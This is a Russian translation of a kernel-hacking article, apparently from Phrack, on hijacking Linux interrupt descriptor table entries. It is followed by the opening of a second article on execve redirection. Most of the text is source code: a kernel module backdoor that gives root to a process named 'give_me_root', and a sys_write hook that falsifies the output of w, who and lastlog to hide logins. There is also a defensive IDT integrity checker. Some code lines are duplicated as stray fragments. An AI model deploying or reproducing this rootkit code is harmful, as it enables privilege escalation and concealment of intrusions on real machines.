Перехват системного вызова с помощью этой техники очень прост. Более того, для перехвата разных системных вызовов нужно делать лишь минимальные изменения. Единственное, что меняется, — C-обработчик. Впрочем, можно поиграть и с asm-обработчиком — например, поменять местами 2 системных вызова: достаточно сравнить значение eax и заменить его номером нужного системного вызова. Для администратора можно перехватить «горячие» системные вызовы и выдавать предупреждение, как только системный вызов будет вызван, — таким образом фиксируя изменения в syscall_table.

---

6 - CheckIDT

CheckIDT — небольшая программа, которую я написал для работы с IDT из пользовательского пространства, то есть без использования LKM, благодаря технике sd и devik из статьи 7 выпуска 58 Phrack по `/dev/kmem`. В процессе тестирования мне приходилось сталкиваться со многими паниками ядра, и хотя система была жива, удалить LKM не представлялось возможным. Приходилось перезагружаться, чтобы изменить значение IDT. CheckIDT позволяет изменять значения IDT без использования LKM. CheckIDT поможет вам при написании LKM и избавит от необходимости постоянно перезагружаться. С другой стороны, эта программа может предупреждать о модификациях IDT и быть полезной для администраторов. Она умеет восстанавливать состояние IDT в стиле tripwire: сохраняет каждый дескриптор IDT в файл, затем сравнивает дескрипторы с сохранёнными значениями и восстанавливает IDT при обнаружении изменений.

Примеры использования:

```
%./checkidt
CheckIDT V 1.1 by kad
---------------------
Option :
       -a nb    show all info about one interrupt
       -A       show all info about all interrupt
       -I       show IDT address
       -c       create file archive
       -r       read file archive
       -o file  output filename (for creating file archive)
       -C       compare save idt & new idt
       -R       restore IDT
       -i file  input filename to compare or read
       -s       resolve symbol thanks to /boot/System.map
       -S file  specify a map file


%./checkidt -a 3 -s

Int *** Stub Address *** Segment *** DPL *** Type             Handler Name
-------------------------------------------------------------------------
3       0xc0109370       KERNEL_CS   3       System gate      int3


Thanks for choose kad's products :-)
%
```

Можно получить информацию о дескрипторе прерывания. Флаг `-A` позволяет получить информацию о всех прерываниях.

```
%./checkidt -c

Creating file archive idt done

Thanks for choosing kad's products :-)
%insmod hookstub-V0.3.2.o interrupt=3
Inserting hook
Hooking finished
%./checkidt -C

Hey stub address of interrupt 3 has changed!!!
Old Value : 0xc0109370
New Value : 0xc583e064

Thanks for choosing kad's products :-)
%./checkidt -R

Restore old stub address of interrupt 3

Thanks for choosing kad's products :-)
```

```
%./checkidt -C

All values are same

Thanks for choosing kad's products :-)
%lsmod
Module                  Size  Used by
hookstub-V0.3.2          928   0  (unused)
...
%
```

CheckIDT восстановил значения IDT, которые были до загрузки модуля. Однако модуль всё ещё присутствует, но не имеет эффекта. Как и в случае с tripwire, рекомендую хранить файл сохранения IDT в области только для чтения, иначе он может быть скомпрометирован.

Примечание: если модуль хорошо скрыт, CheckIDT всё равно предупредит об изменениях IDT.

Весь исходный код находится в приложении, КОД 4.

---

7 - Ссылки и благодарности


```
[1] http://www.linuxassembly.org/resources.html#tutorials
    Многочисленные документы по встроенному asm

[2] http://www.xml.com/ldd/chapter/book/
    Linux device drivers

[3] http://www.lxhp.in-berlin.de/lhpsysc0.html
    Подробный список системных вызовов

[4] http://eccentrica.org/Mammon/
    Сайт Mammon, спасибо mammon ;)

[5] http://www.oreilly.com/catalog/linuxkernel/
    Книга O'Reilly, отличная книга :)

[6] http://www.tldp.org/LDP/lki/index.html
    Linux Kernel 2.4 Internals

[7] Исходный код ядер 2.2.19 и 2.4.17

[8] http://users.win.be/W0005997/UNIX/LINUX/IL/kernelmechanismseng.html
    Полезная информация о работе нижних половин

[9] http://www.s0ftpj.org/en/tools.html
    kstat
```


Благодарности:

• Особая благодарность freya, django и neuro за помощь в переводе текста на английский. Ещё раз спасибо skyper за советы, огромное спасибо!
• Спасибо Wax за бесценные советы по asm (не кури так много, дружище!)
• Большая благодарность mayhem, insulted, ptah и sauron за тестирование кода и проверку текста.
• Привет людям из #frogs, #thebhz, #gandalf, #fr, всем участникам RtC.Party, nywass, polos :) и всем, кого я забыл.

---

8 - Приложение

КОД 1:

```
/**************************************/
/* hooking interrupt 3 . Idea by mammon  */
/* with kad modification        □ */
/**************************************/

#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/tty.h>
#include <linux/sched.h>
#include <linux/init.h>
#include <linux/malloc.h>

#define error_code 0xc01092d0 //error code in my system.map
#define do_int3    0xc010977c //do_int3 in my system.map

asmlinkage void my_handler(struct pt_regs * regs,long err_code);

/*----------------------------------------*/
unsigned long ptr_idt_table;
unsigned long ptr_gdt_table;
unsigned long old_stub;
unsigned long old_handler=do_int3;
extern asmlinkage void my_stub();
unsigned long ptr_error_code=error_code;
unsigned long ptr_handler=(unsigned long)&my_handler;
/*----------------------------------------*/

struct descriptor_idt
        {
        unsigned short offset_low,seg_selector;
        unsigned char reserved,flag;
        unsigned short offset_high;
        };

void stub_kad(void)
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
        "pushl $0                       \n"
        "pushl ptr_handler(,1)          \n"
        "jmp *ptr_error_code             "
        ::
        );
        }

asmlinkage void my_handler(struct pt_regs * regs,long err_code)
        {
        void (*old_int_handler)(struct pt_regs *,long) = (void *) old_handler;
        printk("<1>Wowowo hijacking de l'int 3 \n");
        (*old_int_handler)(regs,err_code);
        return;
        }

unsigned long get_addr_idt (void)
        {
         unsigned char idtr[6];
         unsigned long idt;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        idt = *((unsigned long *) &idtr[2]);
        return(idt);
        }

void * get_stub_from_idt (int n)
        {
        struct descriptor_idt *idte = &((struct descriptor_idt *) ptr_idt_table) [n];
```

```
        return ((void *) ((idte->offset_high << 16 ) + idte->offset_low));
        }

void hook_stub(int n,void *new_stub,unsigned long *old_stub)
        {
         unsigned long new_addr=(unsigned long)new_stub;
         struct descriptor_idt *idt=(struct descriptor_idt *)ptr_idt_table;
         //save old stub
         if(old_stub)
                *old_stub=(unsigned long)get_stub_from_idt(3);
         //assign new stub
         idt[n].offset_high = (unsigned short) (new_addr >> 16);
         idt[n].offset_low  = (unsigned short) (new_addr & 0x0000FFFF);
         return;
        }

int init_module(void)
        {
        ptr_idt_table=get_addr_idt();
        hook_stub(3,&my_stub,&old_stub);
        return 0;
        }

void cleanup_module()
        {
         hook_stub(3,(char *)old_stub,NULL);
        }
```

КОД 2:

```
/*************************************************/
/* IDT int3 backdoor. Give root right to the process
/* Coded by kad
/*************************************************/

#define MODULE
#define __KERNEL__
#include <linux/module.h>
#include <linux/tty.h>
#include <linux/sched.h>
#include <linux/init.h>
#ifndef KERNEL2
#include <linux/slab.h>
#else
#include <linux/malloc.h>
#endif

/*-----------------------------------------*/
asmlinkage void my_function(unsigned long);
/*-----------------------------------------*/
MODULE_AUTHOR("Kad");
MODULE_DESCRIPTION("Hooking of int3 , give root right to process");
MODULE_PARM(interrupt,"i");
MODULE_PARM_DESC(interrupt,"Interrupt number");
/*-----------------------------------------*/
unsigned long ptr_idt_table;
unsigned long old_stub;
extern asmlinkage void my_stub();
unsigned long hostile_code=(unsigned long)&my_function;
int interrupt;
/*-----------------------------------------*/

struct descriptor_idt
        {
        unsigned short offset_low,seg_selector;
        unsigned char reserved,flag;
        unsigned short offset_high;
        };
void stub_kad(void)
```

```
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
        "       pushl %%ebx             \n"
        "       movl %%esp,%%ebx        \n"
        "       andl $-8192,%%ebx       \n"
        "       pushl %%ebx             \n"
        "       call *%0                \n"
        "       addl $4,%%esp           \n"
        "       popl %%ebx              \n"
        "       jmp  *%1                \n"
        ::"m"(hostile_code),"m"(old_stub)
        );
        }


asmlinkage void my_function(unsigned long addr_task)
        {
        struct task_struct *p = &((struct task_struct *) addr_task)[0];
□if(strcmp(p->comm,"give_me_root")==0 )
                {
   □□#ifdef DEBUG
□□□printk("UID : %i GID : %i SUID : %i\n",p->uid,
□□□p->gid,p->suid);
□□#endif
                p->uid=0;
                p->gid=0;
  □□#ifdef DEBUG □□
□□□printk("UID : %i GID  %i SUID : %i\n",p->uid,p->gid,p->suid);
□□#endif □
                }
        else
                {
                #ifdef DEBUG
                        printk("<1>Interrupt %i hijack \n",interrupt);
                #endif
                }
        }

unsigned long get_addr_idt (void)
        {
         unsigned char idtr[6];
         unsigned long idt;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        idt = *((unsigned long *) &idtr[2]);
        return(idt);
        }

unsigned short get_size_idt(void)
        {
        unsigned idtr[6];
        unsigned short size;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        size=*((unsigned short *) &idtr[0]);
        return(size);
        }

void * get_stub_from_idt (int n)
        {
        struct descriptor_idt *idte = &((struct descriptor_idt *) ptr_idt_table) [n];
        return ((void *) ((idte->offset_high << 16 ) + idte->offset_low));
        }

void hook_stub(int n,void *new_stub,unsigned long *old_stub)
        {
         unsigned long new_addr=(unsigned long)new_stub;
         struct descriptor_idt *idt=(struct descriptor_idt *)ptr_idt_table;
         //save old stub
         if(old_stub)
```

```
                *old_stub=(unsigned long)get_stub_from_idt(n);
          #ifdef DEBUG
                printk("Hook : new stub addresse not splited : 0x%.8x\n",new_addr);
          #endif
          //assign new stub
          idt[n].offset_high = (unsigned short) (new_addr >> 16);
          idt[n].offset_low  = (unsigned short) (new_addr & 0x0000FFFF);
          #ifdef DEBUG
                printk("Hook : idt->offset_high : 0x%.8x\n",idt[n].offset_high);
                printk("Hook : idt->offset_low : 0x%.8x\n",idt[n].offset_low);
          #endif
          return;
         }

  int write_console (char *str)
         {
          struct tty_struct *my_tty;
          if((my_tty=current->tty) != NULL)
                {
                (*(my_tty->driver).write) (my_tty,0,str,strlen(str));
                return 0;
                }
          else return -1;
         }

  static int __init kad_init(void)
         {
         int x;
  EXPORT_NO_SYMBOLS;
 ptr_idt_table=get_addr_idt();
         write_console("Inserting hook \r\n");
         hook_stub(interrupt,&my_stub,&old_stub);
 #ifdef DEBUG
                printk("Set hooking on interrupt %i\n",interrupt);
         #endif
         write_console("Hooking finished \r\n");
         return 0;
         }

  static void kad_exit(void)
         {
         write_console("Removing hook\r\n");
         hook_stub(interrupt,(char *)old_stub,NULL);
         }

  module_init(kad_init);
  module_exit(kad_exit);
```

КОД 3:

```
  /*************************************************************/
  /* Hooking of sys_write for w,who and lastlog.
  /* You can add an another program when you insmod the module
  /* By kad
  /*************************************************************/

  #define MODULE
  #define __KERNEL__

  #include <linux/module.h>
  #include <linux/tty.h>
  #include <linux/sched.h>
  #include <linux/init.h>
  #ifndef KERNEL2
  #include <linux/slab.h>
  #else
  #include <linux/malloc.h>
  #endif
  #include <linux/interrupt.h>
```

```
#include <linux/compatmac.h>

#define sys_number 4
#define HIDE_STRING "localhost"
#define FALSE_STRING "somewhere"
#define PROG "w"

/*-----------------------------------------*/
asmlinkage char * my_function(struct pt_regs * regs,unsigned long fd_task);
/*-----------------------------------------*/
MODULE_AUTHOR("kad");
MODULE_DESCRIPTION("Hooking of sys_write");
MODULE_PARM(interrupt,"i");
MODULE_PARM_DESC(interrupt,"Interrupt number");
MODULE_PARM(hide_string,"s");
MODULE_PARM_DESC(hide_string,"String to hide");
MODULE_PARM(false_string,"s");
MODULE_PARM_DESC(false_string,"The fake string");
MODULE_PARM(progy,"s");
MODULE_PARM_DESC(progy,"You can add another program to fake");
/*-----------------------------------------*/
unsigned long ptr_idt_table;
unsigned long old_stub;
extern asmlinkage void my_stub();
unsigned long hostile_code=(unsigned long)&my_function;
int interrupt;
char *hide_string;
char *false_string;
char *progy;
/*-----------------------------------------*/

struct descriptor_idt
        {
        unsigned short offset_low,seg_selector;
        unsigned char reserved,flag;
        unsigned short offset_high;
        };

void stub_kad(void)
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
                //save the register value
                "       pushl %%ds                      \n"
                "       pushl %%eax                     \n"
                "       pushl %%ebp                     \n"
                "       pushl %%edi                     \n"
                "       pushl %%esi                     \n"
                "       pushl %%edx                     \n"
                "       pushl %%ecx                     \n"
                "       pushl %%ebx                     \n"
                //compare it's the good syscall
                "       xor %%ebx,%%ebx                 \n"
                "       movl %2,%%ebx□                \n"
                "       cmpl %%eax,%%ebx                \n"
                "       jne finis                       \n"
                //if it's the good syscall , continue :)
                "       mov %%esp,%%edx                 \n"
                "       mov %%esp,%%eax                 \n"
                "       andl $-8192,%%eax               \n"
                "       pushl %%eax                     \n"
                "       push %%edx          □□\n"
                "       call *%0                        \n"
                "       addl $8,%%esp                   \n"
                "finis:                                 \n"
                //restore register
                "       popl %%ebx    □□        \n"
                "       popl %%ecx        □□\n"
                "       popl %%edx          □□\n"
```

```
                "       popl %%esi           □□\n"
                "       popl %%edi             □  □\n"
                "       popl %%ebp              □\n"
                "       popl %%eax              □\n"
                "       popl %%ds               □\n"
                "       jmp  *%1                □\n"
        ::"m"(hostile_code),"m"(old_stub),"i"(sys_number)
        );
        }

asmlinkage char * my_function(struct pt_regs * regs,unsigned long fd_task)
        {
        struct task_struct *my_task = &((struct task_struct * ) fd_task) [0];
        char *ptr=(char *) regs->ecx;
        char * buffer,*ptr3;

        if(strcmp(my_task->comm,"w")==0 || strcmp(my_task->comm,"who")==0
□|| strcmp(my_task->comm,"lastlog")==0 □□□□□□□
□|| ((progy != 0)?(strcmp(my_task->comm,progy)==0):0) )
                {
                 buffer=(char * ) kmalloc(regs->edx,GFP_KERNEL);
                 copy_from_user(buffer,ptr,regs->edx);
                 if(hide_string)
                         {
                          ptr3=strstr(buffer,hide_string);
                         }
                 else
                         {
                          ptr3=strstr(buffer,HIDE_STRING);
                         }
                 if(ptr3 != NULL )
                         {
                         if (false_string)
                                 {
                                 strncpy(ptr3,false_string,strlen(false_string));
                                 }
                         else
                                 {
                                 strncpy(ptr3,FALSE_STRING,strlen(FALSE_STRING));
                                 }
                         copy_to_user(ptr,buffer,regs->edx);
                         }
                 kfree(buffer);
                }
        }

unsigned long get_addr_idt (void)
        {
         unsigned char idtr[6];
         unsigned long idt;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        idt = *((unsigned long *) &idtr[2]);
        return(idt);
        }

void * get_stub_from_idt (int n)
        {
        struct descriptor_idt *idte = &((struct descriptor_idt *) ptr_idt_table) [n];
        return ((void *) ((idte->offset_high << 16 ) + idte->offset_low));
        }

void hook_stub(int n,void *new_stub,unsigned long *old_stub)
        {
         unsigned long new_addr=(unsigned long)new_stub;
         struct descriptor_idt *idt=(struct descriptor_idt *)ptr_idt_table;
         //save old stub
         if(old_stub)
                *old_stub=(unsigned long)get_stub_from_idt(n);
         #ifdef DEBUG
                printk("Hook : new stub addresse not splited : 0x%.8x\n",
□□new_addr);
```

```
          #endif
          //assign new stub
          idt[n].offset_high = (unsigned short) (new_addr >> 16);
          idt[n].offset_low  = (unsigned short) (new_addr & 0x0000FFFF);
          #ifdef DEBUG
                 printk("Hook : idt->offset_high : 0x%.8x\n",idt[n].offset_high);
                 printk("Hook : idt->offset_low : 0x%.8x\n",idt[n].offset_low);
          #endif
          return;
         }

int write_console (char *str)
         {
          struct tty_struct *my_tty;
          if((my_tty=current->tty) != NULL)
                 {
                 (*(my_tty->driver).write) (my_tty,0,str,strlen(str));
                 return 0;
                 }
          else return -1;
         }

static int __init kad_init(void)
         {
         EXPORT_NO_SYMBOLS;
         ptr_idt_table=get_addr_idt();
         write_console("Inserting hook \r\n");
         hook_stub(interrupt,&my_stub,&old_stub);
         #ifdef DEBUG
                 printk("Set hooking on interrupt %i\n",interrupt);
         #endif
         write_console("Hooking finish \r\n");
         return 0;
         }

static void kad_exit(void)
         {
         write_console("Removing hook\r\n");
         hook_stub(interrupt,(char *)old_stub,NULL);
         }

module_init(kad_init);
module_exit(kad_exit);
```

	strcmp(my_task->comm,"lastlog")==0
	((progy != 0)?(strcmp(my_task->comm,progy)==0):0))

	strcmp(my_task->comm,"lastlog")==0
	((progy != 0)?(strcmp(my_task->comm,progy)==0):0))

	strcmp(my_task->comm,"lastlog")==0
	((progy != 0)?(strcmp(my_task->comm,progy)==0):0))

	strcmp(my_task->comm,"lastlog")==0

	((progy != 0)?(strcmp(my_task->comm,progy)==0):0))

КОД 4 (checkidt):

```
/*
 * CheckIDT V1.1
 * Play with IDT from userland
 * It's a tripwire kind for IDT
 * kad 2002
 *
 * gcc -Wall -o checkidt checkidt.c
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <asm/segment.h>
#include <string.h>

#define NORMAL          "\033[0m"
#define NOIR            "\033[30m"
#define ROUGE           "\033[31m"
#define VERT            "\033[32m"
#define JAUNE           "\033[33m"
#define BLEU            "\033[34m"
#define MAUVE           "\033[35m"
#define BLEU_CLAIR      "\033[36m"
#define SYSTEM          "System gate"
#define INTERRUPT       "Interrupt gate"
#define TRAP            "Trap gate"
#define DEFAULT_FILE    "Safe_idt"
#define DEFAULT_MAP□□"/boot/System.map"

/***********GLOBAL*************/
int fd_kmem;
unsigned long ptr_idt;
/****************************/


struct descriptor_idt
        {
        unsigned short offset_low,seg_selector;
        unsigned char reserved,flag;
        unsigned short offset_high;
        };

struct Mode
        {
         int show_idt_addr;
         int show_all_info;
         int read_file_archive;
         int create_file_archive;
         char out_filename[20];
         int compare_idt;
         int restore_idt;
         char in_filename[20];
         int show_all_descriptor;
□ int resolve;
□ char map_filename[40];
      };

unsigned long get_addr_idt (void)
        {
```

```
         unsigned char idtr[6];
         unsigned long idt;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        idt = *((unsigned long *) &idtr[2]);
        return(idt);
        }

unsigned short get_size_idt(void)
        {
        unsigned idtr[6];
        unsigned short size;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        size=*((unsigned short *) &idtr[0]);
        return(size);
        }

char * get_segment(unsigned short selecteur)
        {
         if(selecteur == __KERNEL_CS)
                {
                 return("KERNEL_CS");
                }
         if(selecteur == __KERNEL_DS)
                {
                 return("KERNEL_DS");
                }
         if(selecteur == __USER_CS)
                {
                 return("USER_CS");
                }
         if(selecteur == __USER_DS)
                {
                 return("USER_DS");
                }
         else
                {
                 printf("UNKNOW\n");
                }
        }


void readkmem(void *m,unsigned off,int size)
        {
        if(lseek(fd_kmem,off,SEEK_SET) != off)
                {
                fprintf(stderr,"Error lseek. Are you root? \n");
                exit(-1);
                }
        if(read(fd_kmem,m,size)!= size)
                {
                fprintf(stderr,"Error read kmem\n");
                exit(-1);
                }
        }

void writekmem(void *m,unsigned off,int size)
        {
        if(lseek(fd_kmem,off,SEEK_SET) != off)
                {
                fprintf(stderr,"Error lseek. Are you root? \n");
                exit(-1);
                }
        if(write(fd_kmem,m,size)!= size)
                {
                fprintf(stderr,"Error read kmem\n");
                exit(-1);
                }
        }

void resolv(char *file,unsigned long stub_addr,char *name)
{
```

```
FILE *fd;
char buf[100],addr[30];
int ptr,ptr_begin,ptr_end;
snprintf(addr,30,"%x",(char *)stub_addr);
if(!(fd=fopen(file,"r")))
{
fprintf(stderr,"Can't open map file. You can specify a map file -S option or change #define in source\n");
exit(-1);
}
 while(fgets(buf,100,fd) != NULL)
{
ptr=strstr(buf,addr);
if(ptr)
{
bzero(name,30);
ptr_begin=strstr(buf," ");
ptr_begin=strstr(ptr_begin+1," ");
ptr_end=strstr(ptr_begin+1,"\n");
strncpy(name,ptr_begin+1,ptr_end-ptr_begin-1);
break;
}
 }
if(strlen(name)==0)strcpy(name,ROUGE"can't resolve"NORMAL);
fclose(fd);
}

void show_all_info(int interrupt,int all_descriptor,char *file,int resolve)
        {
        struct descriptor_idt *descriptor;
        unsigned long stub_addr;
        unsigned short selecteur;
        char type[15];
        char segment[15];
char name[30];
        int x;
        int dpl;
bzero(name,strlen(name));
        descriptor=(struct descriptor_idt *)malloc(sizeof(struct descriptor_idt));
        printf("Int *** Stub Address *** Segment *** DPL *** Type ");
if(resolve >= 0)
{
printf("            Handler Name\n");
printf("------------------------------------------------------------------------------\n");
}
else
{
printf("\n");
        printf("-----------------------------------------------------\n");
}

        if(interrupt >= 0)
                {
                readkmem(descriptor,ptr_idt+8*interrupt,sizeof(struct descriptor_idt));
                stub_addr=(unsigned long)(descriptor->offset_high << 16) + descriptor->offset_low;
                selecteur=(unsigned short) descriptor->seg_selector;
                if(descriptor->flag & 64) dpl=3;
                else dpl = 0;
                if(descriptor->flag & 1)
                        {
                        if(dpl)
                                strncpy(type,SYSTEM,sizeof(SYSTEM));
                        else strncpy(type,TRAP,sizeof(TRAP));
                        }
                else strncpy(type,INTERRUPT,sizeof(INTERRUPT));
                strcpy(segment,get_segment(selecteur));

if(resolve >= 0)
{
resolv(file,stub_addr,name);
printf("%-7i 0x%-14.8x %-12s%-8i%-16s %s\n",interrupt,stub_addr,segment,dpl,type,name);
}
```

```
□□else
□□□{
□□□printf("%-7i 0x%-14.8x %-12s %-7i%s\n",interrupt,stub_addr,segment,dpl,type);
□□□}
            }
        if(all_descriptor >= 0 )
                {
                for (x=0;x<(get_size_idt()+1)/8;x++)
                        {
                        readkmem(descriptor,ptr_idt+8*x,sizeof(struct descriptor_idt));
                        stub_addr=(unsigned long)(descriptor->offset_high << 16) + descriptor->offset_low;
                        if(stub_addr != 0)
                                {
                                selecteur=(unsigned short) descriptor->seg_selector;
                                if(descriptor->flag & 64) dpl=3;
                                else dpl = 0;
                                if(descriptor->flag & 1)
                                        {
                                        if(dpl)
                                                strncpy(type,SYSTEM,sizeof(SYSTEM));
                                        else strncpy(type,TRAP,sizeof(TRAP));
                                        }
                                else strncpy(type,INTERRUPT,sizeof(INTERRUPT));
                                strcpy(segment,get_segment(selecteur));
□□□□□□□if(resolve >= 0)
□□□□□□□□{
□□□□□□□□bzero(name,strlen(name));
□□□□□□□□resolv(file,stub_addr,name);
□□□□□□□□printf("%-7i 0x%-14.8x %-12s%-8i%-16s %s\n",x,stub_addr,segment,dpl,type,name);
□□□□□□□□}
□□□□□□□else
□□□□□□□□{
□                               printf("%-7i 0x%-14.8x %-12s %-7i%s\n",x,stub_addr,segment,dpl,type);
□□□□□□□□}
                                }
                        }
                }
        free(descriptor);
        }

void create_archive(char *file)
        {
         FILE *file_idt;
         struct descriptor_idt *descriptor;
         int x;
         descriptor=(struct descriptor_idt *)malloc(sizeof(struct descriptor_idt));
         if(!(file_idt=fopen(file,"w")))
                {
                fprintf(stderr,"Error while opening file\n");
                exit(-1);
                }
         for(x=0;x<(get_size_idt()+1)/8;x++)
                {
                readkmem(descriptor,ptr_idt+8*x,sizeof(struct descriptor_idt));
                fwrite(descriptor,sizeof(struct descriptor_idt),1,file_idt);
                }
         free(descriptor);
         fclose(file_idt);
         fprintf(stderr,"Creating file archive idt done \n");
        }

void read_archive(char *file)
        {
         FILE *file_idt;
         int x;
         struct descriptor_idt *descriptor;
         unsigned long stub_addr;
         descriptor=(struct descriptor_idt *)malloc(sizeof(struct descriptor_idt));
         if(!(file_idt=fopen(file,"r")))
                {
                fprintf(stderr,"Error, check if the file exist\n");
```

```
                exit(-1);
                }
         for(x=0;x<(get_size_idt()+1)/8;x++)
                {
                fread(descriptor,sizeof(struct descriptor_idt),1,file_idt);
                stub_addr=(unsigned long)(descriptor->offset_high << 16) + descriptor->offset_low;
                printf("Interruption : %i  -- Stub addresse : 0x%.8x\n",x,stub_addr);
                }
         free(descriptor);
         fclose(file_idt);
        }

void compare_idt(char *file,int restore_idt)
        {
        FILE *file_idt;
        int x,change=0;
        int result;
        struct descriptor_idt *save_descriptor,*actual_descriptor;
        unsigned long save_stub_addr,actual_stub_addr;
        unsigned short *offset;
        save_descriptor=(struct descriptor_idt *)malloc(sizeof(struct descriptor_idt));
        actual_descriptor=(struct descriptor_idt *)malloc(sizeof(struct descriptor_idt));
        file_idt=fopen(file,"r");
        for(x=0;x<(get_size_idt()+1)/8;x++)
                {
                fread(save_descriptor,sizeof(struct descriptor_idt),1,file_idt);
                save_stub_addr=(unsigned long)(save_descriptor->offset_high << 16) + save_descriptor->offset_
                readkmem(actual_descriptor,ptr_idt+8*x,sizeof(struct descriptor_idt));
                actual_stub_addr=(unsigned long)(actual_descriptor->offset_high << 16) + actual_descriptor->o
                if(actual_stub_addr != save_stub_addr)
                        {
                         if(restore_idt < 1)
                                {
                                fprintf(stderr,VERT"Hey stub address of interrupt %i has changed!!!\n"NORMAL,
                                fprintf(stderr,"Old Value : 0x%.8x\n",save_stub_addr);
                                fprintf(stderr,"New Value : 0x%.8x\n",actual_stub_addr);
                                change=1;
                                }
                         else
                                {
                                fprintf(stderr,VERT"Restore old stub address of interrupt %i\n"NORMAL,x);
                                actual_descriptor->offset_high = (unsigned short) (save_stub_addr >> 16);
                                actual_descriptor->offset_low  = (unsigned short) (save_stub_addr & 0x0000FFF
                                writekmem(actual_descriptor,ptr_idt+8*x,sizeof(struct descriptor_idt));
                                change=1;
                                }
                        }
                }
        if(!change)
                fprintf(stderr,VERT"All values are same\n"NORMAL);
        }

void initialize_value(struct Mode *mode)
        {
        mode->show_idt_addr=-1;
        mode->show_all_info=-1;
        mode->show_all_descriptor=-1;
        mode->create_file_archive=-1;
        mode->read_file_archive=-1;
        strncpy(mode->out_filename,DEFAULT_FILE,strlen(DEFAULT_FILE));
        mode->compare_idt=-1;
        mode->restore_idt=-1;
        strncpy(mode->in_filename,DEFAULT_FILE,strlen(DEFAULT_FILE));
strncpy(mode->map_filename,DEFAULT_MAP,strlen(DEFAULT_MAP));
mode->resolve=-1;
        }

void usage()
        {
        fprintf(stderr,"CheckIDT V 1.1 by kad\n");
        fprintf(stderr,"----------------------\n");
```

```
        fprintf(stderr,"Option : \n");
        fprintf(stderr,"       -a nb    show all info about one interrupt\n");
        fprintf(stderr,"       -A       showw all info about all interrupt\n");
        fprintf(stderr,"       -I       show IDT address \n");
        fprintf(stderr,"       -c       create file archive\n");
        fprintf(stderr,"       -r       read file archive\n");
        fprintf(stderr,"       -o file  output filename (for creating file archive)\n");
        fprintf(stderr,"       -C       compare save idt & new idt\n");
        fprintf(stderr,"       -R       restore IDT\n");
        fprintf(stderr,"       -i file  input filename to compare or read\n");
□fprintf(stderr,"       -s □□resolve symbol thanks to /boot/System.map\n");
□fprintf(stderr,"       -S file□specify a map file\n\n");
        exit(1);
        }

int main(int argc, char ** argv)
        {
        int option;
        struct Mode *mode;
        if (argc < 2)
                {
□□ usage();
                }

        mode=(struct Mode *) malloc(sizeof(struct Mode));
        initialize_value(mode);

        while((option=getopt(argc,argv,"hIa:Aco:Ci:rRsS:"))!=-1)
                {
                switch(option)
                        {
                        case 'h': usage();
                                  exit(1);
                        case 'I': mode->show_idt_addr=1;
                                  break;
                        case 'a': mode->show_all_info=atoi(optarg);
                                  break;
                        case 'A': mode->show_all_descriptor=1;
                                  break;
                        case 'c': mode->create_file_archive=1;
                                  break;
                        case 'r': mode->read_file_archive=1;
                                  break;
                        case 'R': mode->restore_idt=1;
                                  break;
                        case 'o': bzero(mode->out_filename,sizeof(mode->out_filename));
                                  if(strlen(optarg) > 20)
                                        {
                                         fprintf(stderr,"Filename too long\n");
                                         exit(-1);
                                        }
                                  strncpy(mode->out_filename,optarg,strlen(optarg));
                                  break;
                        case 'C': mode->compare_idt=1;
                                  break;
                        case 'i': bzero(mode->in_filename,sizeof(mode->in_filename));
                                  if(strlen(optarg) > 20)
                                        {
                                        fprintf(stderr,"Filename too long\n");
                                        exit(-1);
                                        }
                                  strncpy(mode->in_filename,optarg,strlen(optarg));
                                  break;
□□□□case 's': mode->resolve=1;
□□□□□      break;
□□□□case 'S': bzero(mode->map_filename,sizeof(mode->map_filename));
□□□□□□  if(strlen(optarg) > 40)
□□□□□□□□{
□□□□□□□□fprintf(stderr,"Filename too long\n");
□□□□□□□□exit(-1);
□□□□□□□□}
```

```
□□□□□□□  if(optarg)strncpy(mode->map_filename,optarg,strlen(optarg));
□□□□□□□  break;
                        }
                }
□printf("\n");
        ptr_idt=get_addr_idt();
        if(mode->show_idt_addr >= 0)
                {
                 fprintf(stdout,"Addresse IDT : 0x%x\n",ptr_idt);
                }
        fd_kmem=open("/dev/kmem",O_RDWR);
        if(mode->show_all_info >= 0 || mode->show_all_descriptor >= 0)
                {
                show_all_info(mode->show_all_info,mode->show_all_descriptor,mode->map_filename,mode->resolve)
                }
        if(mode->create_file_archive >= 0)
                {
                create_archive(mode->out_filename);
                }
        if(mode->read_file_archive >= 0)
                {
                read_archive(mode->in_filename);
                }
        if(mode->compare_idt >= 0)
                {
                compare_idt(mode->in_filename,mode->restore_idt);
                }
        if(mode->restore_idt >= 0)
                {
                compare_idt(mode->in_filename,mode->restore_idt);
                }
        printf(JAUNE"\nThanks for choosing kad's products :-)\n"NORMAL);

        free(mode);
        return 0;
        }
```

```
|=[ EOF ]=---------------------------------------------------------------=|
```

5 коротких историй об execve (Достижения во взломе ядра II)

Автор: palmers <palmers@team-teso.net>

Содержание

---

1 - Введение

*«Эдип: Что это за обряд очищения? Как он совершается?
Креон: Изгнанием человека, или искуплением крови кровью...»*
— Софокл, «Царь Эдип»

Сказанного не воротишь. Искупление ошибок, вдохновляющих мысли людей, способно изменить мнения.

Но оставим литературу и вернёмся к взлому ядра. Именно в этой области огромное множество идей нуждается в том, чтобы быть отвергнутыми как бесполезные. Это не значит, что они не позволяют решить конкретные задачи. Это значит, что задачи, которые они позволяют решить, — совсем не те, для которых они предназначались.

---

2 - Перенаправление исполнения

Перенаправление исполнения — это ситуация, когда при запросе на выполнение одного бинарного файла вместо него запускается другой. Пользователь при этом не уведомляется об изменении. Некоторые модули ядра реализуют данную возможность, поскольку она позволяет «заменить» файл, но только в момент его исполнения. При этом реальный бинарный файл остаётся

нетронутым.

Поскольку ни один файл не изменяется, системы обнаружения фальсификаций, такие как [1] и [2], не способны обнаружить подобный бэкдор. С другой стороны, перенаправление исполнения применяется в сценариях honeypot для введения злоумышленников в заблуждение.

